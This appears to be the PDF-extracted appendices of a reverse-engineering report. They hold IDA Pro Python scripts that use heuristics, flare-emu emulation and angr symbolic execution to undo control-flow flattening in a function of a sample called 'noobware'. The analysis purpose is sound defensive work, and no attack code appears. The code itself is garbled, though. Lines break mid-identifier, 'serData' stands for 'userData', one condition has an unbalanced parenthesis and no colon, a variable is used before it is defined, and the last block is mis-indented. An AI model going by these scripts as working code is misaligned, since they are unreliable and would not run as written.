        #  - shorter then 4 instructions
        #  - last instruction is a conditional jump (because decision is made)
        #  - second last instruction is a cmp
        if instr_count >= 3 and is_mov_imm(second_last_instr) and is_jmp_fixed(last_instr):
            # the BB is an OBB, save it as such
            print("OBB found: (0x{:X} - 0x{:X})".format(bb.start_ea, bb.end_ea))
            block = {
                'type': 'obb',
                'next_state': second_last_instr.Op2.value,
                'bb': bb,
            }
            blocks.append(block)
        elif instr_count in [2,3] and second_last_instr.itype == idaapi.NN_cmp and is_
conditional_jump(last_instr):
            # BB is a Decision BB
            # Analyze the possible basic blocks after the conditional jump
            succs = bb.succs()
            true_bb = next(succs)
            false_bb = next(succs)

            # Extract the state values moved into the state_var local variable in each
basic block
            true_value = extract_state_var_value(true_bb)
            false_value = extract_state_var_value(false_bb)

            print("DBB found: (0x{:X} - 0x{:X}), true bb: 0x{:x}, value: {}, false bb:
0x{:x}, value: {} ".format(bb.start_ea, bb.end_ea, true_bb.start_ea, true_value, false_
bb.start_ea, false_value))
            block = {
                'type': 'dbb',
                'next_state': [true_value, false_value],
                'bb': bb,
            }
            blocks.append(block)
        else:
            print("Unknown BB: (0x{:X} - 0x{:X})".format(bb.start_ea, bb.end_ea))

    return blocks

if __name__ == "__main__":
    # getting basic blocks and their type and next state
    blocks = find_blocks()

    # FILL OUT: jump table name in IDA Pro
    JPT_NAME = "jpt_140E"
    # debug print
```

```
    for bb in blocks:
        print("{} {} (0x{:X} - 0x{:X})".format(bb['type'], bb['next_state'], bb['bb'].
start_ea, bb['bb'].end_ea))

    # generate the original control flow graph
    cfg = build_control_flow_graph(JPT_NAME, blocks)
    print(cfg)
```

APPENDIX C

The following is the emulation.py that runs in *IDA Pro 8.2* using Python 3. Flare-emu also has to be installed. It implements the emulation technique for the encodeAndSaveFiles() function in noobware.

```
import idaapi
import idc
import idautils
import flare_emu

def get_bb_start_ea(address, flow_chart):
    # Iterate over each basic block in the flow chart
    for block in flow_chart:
        # Access the basic block's start and end addresses
        if address >= block.start_ea and address < block.end_ea:
            return block.start_ea

def instruction_hook(unicornObject, address, instructionSize, userData):
    # use the instruction block to trace the execution on a BB level

    print("Instruction hook called - address: 0x{:x}".format(address))
    # mark instractions that were emulated with color
    # idc.set_color(address, idc.CIC_ITEM, 0xD5F5E3)
    # count instractions to be able to stop after a speficied number of instructions
    if "inst_ctr" in userData:
        userData["inst_ctr"] += 1
    else:
        userData["inst_ctr"] = 1

    # Get the current basic block start address
    bb_start = get_bb_start_ea(address, userData['flow_chart'])

    # # Check if the basic block has already been recorded
    if bb_start != userData['current_bb']:
        # Record the executed basic block
        userData['executed_blocks'].append(bb_start)
        userData['current_bb'] = bb_start

    if userData["inst_ctr"] >= 10000:
        unicornObject.emu_stop()

    return

def emulate_and_record_basic_blocks(func_args, userData):
    # Create a new emulator instance
    eh = flare_emu.EmuHelper()
    print("Emulating function at 0x{:x}".format(func_ea))

    # to ensure useful emulation meaningful arguments are needed for the target function
    eh.emulateRange(func_ea, instructionHook=instruction_hook, registers=func_args,
hookData=userData)

def is_mov_imm(instr):
```

```
    if instr.itype == idaapi.NN_mov:
        if instr.Op2.type == idaapi.o_imm:
            return True
    return False

def is_jmp_fixed(instr):
    if instr.itype == idaapi.NN_jmp:
        if instr.Op1.type == idaapi.o_far or instr.Op1.type == idaapi.o_near:
            return True
    return False

def find_OBBs(func, flow_chart):
    if func is None:
        print("No function at the current cursor position.")
        return []

    blocks = []
    for bb in flow_chart:
        instr_count = 0
        last_instr = None
        second_last_instr = None

        for head in idautils.Heads(bb.start_ea, bb.end_ea):
            instr = idaapi.insn_t()
            idaapi.decode_insn(instr, head)

            if instr is not None:
                instr_count += 1
                second_last_instr = last_instr
                last_instr = instr

        # print("Checking BB: (0x{:X} - 0x{:X}) instruction count: {}, is_cond: {}".
format(bb.start_ea, bb.end_ea, instr_count, is_conditional_jump(last_instr)))
        # is it an Original Basic Block?
        if instr_count >= 3 and is_mov_imm(second_last_instr) and is_jmp_fixed(last_instr):
            print("OBB found: (0x{:X} - 0x{:X})".format(bb.start_ea, bb.end_ea))
            blocks.append(bb.start_ea)

    return blocks

def create_obbs_CFG(obbs, executed_blocks):
    # create CFG from the executed blocks

    print("Creating CFG")
    graph = "digraph CFG{\n"
    graph_array = []
    prev_node = 0
    next_node = 0
    for block in executed_blocks:
        if block in obbs:
            prev_node = next_node
            next_node = block

            if prev_node != 0 and next_node != 0:
                edge = "\"0x{:x}\" -> \"0x{:x}\"\n".format(prev_node, next_node)
                if edge not in graph_array:
                    graph_array.append(edge)

    for edge in graph_array:
        graph += edge
```

```
    graph += "}"
    return graph

if __name__ == "__main__":
    # FILL OUT: for useful emulation arguments are needed for the target function
    FUNC_ARGS = {"arg1":b'test.txt\x00test2.txt\x00', "arg2":2}

    # Get the current function's start address
    func_ea = idc.get_func_attr(idc.here(), idc.FUNCATTR_START)
    flow_chart = idaapi.FlowChart(idaapi.get_func(func_ea))

    # userData is the object that will be available during the emulation
    # all values that should be tracked in the emulation should be stored here
    userData = {}
    userData['executed_blocks'] = []
    userData['flow_chart'] = flow_chart
    userData['current_bb'] = 0
    # Run the emulation and recording function
    emulate_and_record_basic_blocks(FUNC_ARGS, userData)

    # Print the recorded basic block addresses
    print("Recorded Basic Blocks:")
    for bb_addr in userData['executed_blocks']:
        print("0x{:X}".format(bb_addr))

    # Creating simple statistic to see the coverage of the emulation
    num_covered_bb = 0
    num_bb = 0
    obbs = find_OBBs(func_ea, flow_chart)
    num_covered_obb = 0

    for block in userData['flow_chart']:
        num_bb += 1
        if block.start_ea in userData['executed_blocks']:
            num_covered_bb += 1

    for block in obbs:
        if block in serData['executed_blocks']:
            num_covered_obb += 1

    obb_coverage = num_covered_obb / len(obbs)
    coverage = num_covered_bb / num_bb
    graph = create_obbs_CFG(obbs, userData['executed_blocks'])
    print('Coverage: {}%'.format(coverage*100))
    print('OBB Coverage: {}%'.format(obb_coverage*100))
    print(graph)
```

APPENDIX D

The following is the symbolic_exec.py that runs in *IDA Pro 8.2* using Python 3. Angr also has to be installed for the Python in *IDA Pro*. It implements the symbolic execution technique for the encodeAndSaveFiles() function in noobware.

```
import idaapi
import idc
import idautils
import angr

def is_mov_imm(instr):
    if instr.itype == idaapi.NN_mov:
        if instr.Op2.type == idaapi.o_imm:
```

```
            return True
    return False

def is_jmp_fixed(instr):
    if instr.itype == idaapi.NN_jmp:
        if instr.Op1.type == idaapi.o_far or instr.Op1.type == idaapi.o_near:
            return True
    return False

def find_OBBs(func, flow_chart):
    # Heuristics to identify OBBS:
    #  - BB has more then 3 insructions
    #  - last instruction is a fixed jmp
    #  - second last instruction is a mov
    if func is None:
        print("No function at the current cursor position.")
        return []

    blocks = []
    for bb in flow_chart:
        instr_count = 0
        last_instr = None
        second_last_instr = None

        for head in idautils.Heads(bb.start_ea, bb.end_ea):
            instr = idaapi.insn_t()
            idaapi.decode_insn(instr, head)

            if instr is not None:
                instr_count += 1
                second_last_instr = last_instr
                last_instr = instr

        if instr_count >= 3 and is_mov_imm(second_last_instr) and is_jmp_fixed(last_instr):
            print("OBB found: (0x{:X} - 0x{:X})".format(bb.start_ea, bb.end_ea))
            blocks.append(bb.start_ea)

    return blocks

def get_obb_states(project, func_start, basic_block_addresses):
    # use symbolic execution to execute into each OBB and check the state value
    obb_states = []

    initial_state = project.factory.blank_state(addr = func_start)
    initial_state.options.add(angr.options.CALLLESS)
    # Start the simulation

    # iterate through each obb and run symbolic exec to their address
    for obb in basic_block_addresses:
        simgr = project.factory.simgr(initial_state)
        simgr.explore(find=BASE_ADDR + obb)

        if simgr.found:
            state = simgr.found[0]

            # Calculate the address rbp-0x138, the state variable
            # FILL OUT: state variable -> state.regs.rbp - 0x138
            concrete_value = state.mem[state.regs.rbp - 0x138].uint64_t.concrete
            bb_address = state.solver.eval(state.regs.rip)
```

```
            print("State value at is 0x{:x} is {} ".format(bb_address, concrete_value))

            obb_states.append({'address': bb_address, 'state': concrete_value, 'angr_
state': state})

    print(obb_states)
    return obb_states

def find_next_states(bb_state, obbs):
    # use symbolic execution to recover the next states for the given OBB (bb_state)
    print("Searching next states for 0x{:x}".format(bb_state['address']))

    # we can continue from the saved angr state, which stands when the current OBB is being
executed
    state = bb_state['angr_state']
    # to make execution simpler we can constrain the current state value to the one that we
already recovered
    state.solver.add(state.mem[state.regs.rbp - 0x138].uint64_t.resolved == bb_
state['state'])

    simgr = project.factory.simgr(state)

    ctr = 0
    found_obbs = []
    # step the state as long as we have active states
    # protect against state explosions, the next obb should not be far away
    while len(simgr.active) > 0 and ctr <= 20:
        ctr += 1
        simgr.step()

        # check the active states, there is either 1 or 2
        # if there is 1 active state and the address is an obb then it is a next state
        # if there were 2 active states then we recover both next states
        for active_state in simgr.active:
             print('{} - 0x{:x}'.format(simgr, active_state.addr))
            if active_state.addr - BASE_ADDR in obbs:
                obb_addr = active_state.addr
                if obb_addr not in found_obbs:
                    found_obbs.append(obb_addr)
                    print('Next state found: 0x{:x} -> 0x{:x}'.format(bb_state['address'],
active_state.addr))
            if (len(simgr.active) == 1 and len(found_obbs) == 1) or len(found_obbs) == 2)
                return found_obbs
    return None

if __name__ == "__main__":
    # Get the current function's start address
    func_ea = idc.get_func_attr(idc.here(), idc.FUNCATTR_START)
    flow_chart = idaapi.FlowChart(idaapi.get_func(func_ea))

    # find obbs based on heuristics
    obbs = find_OBBs(func_ea, flow_chart)

    # Load the binary executable
    # FILL OUT: binary's path
    project = angr.Project('C:\\Users\\alice\\Documents\\unflatten\\noobware_linux_v3\\
noobware_linux\\noobware_flat_switch_encode')

    # FILL OUT: base address
```

```
BASE_ADDR = 0x400000
func_start = BASE_ADDR + func_ea

# get state -> obb mapping
obb_states = get_obb_states(project, func_start, obbs)

graph = 'digraph CFG{\n'

# create CFG based on the state -> obb mapping and the next states
for element in obb_states:
    # recover the next states for each obb
    next_states = find_next_states(element, obbs)
    if next_states == None:
        print('Error, no next states for 0x{:x}'.format(element['address']))
    for next_state in next_states:
        graph += '\"0x{:x}\" -> \"0x{:x}\"\n'.format(element['address'], next_state)

graph += '}'

print(graph)
```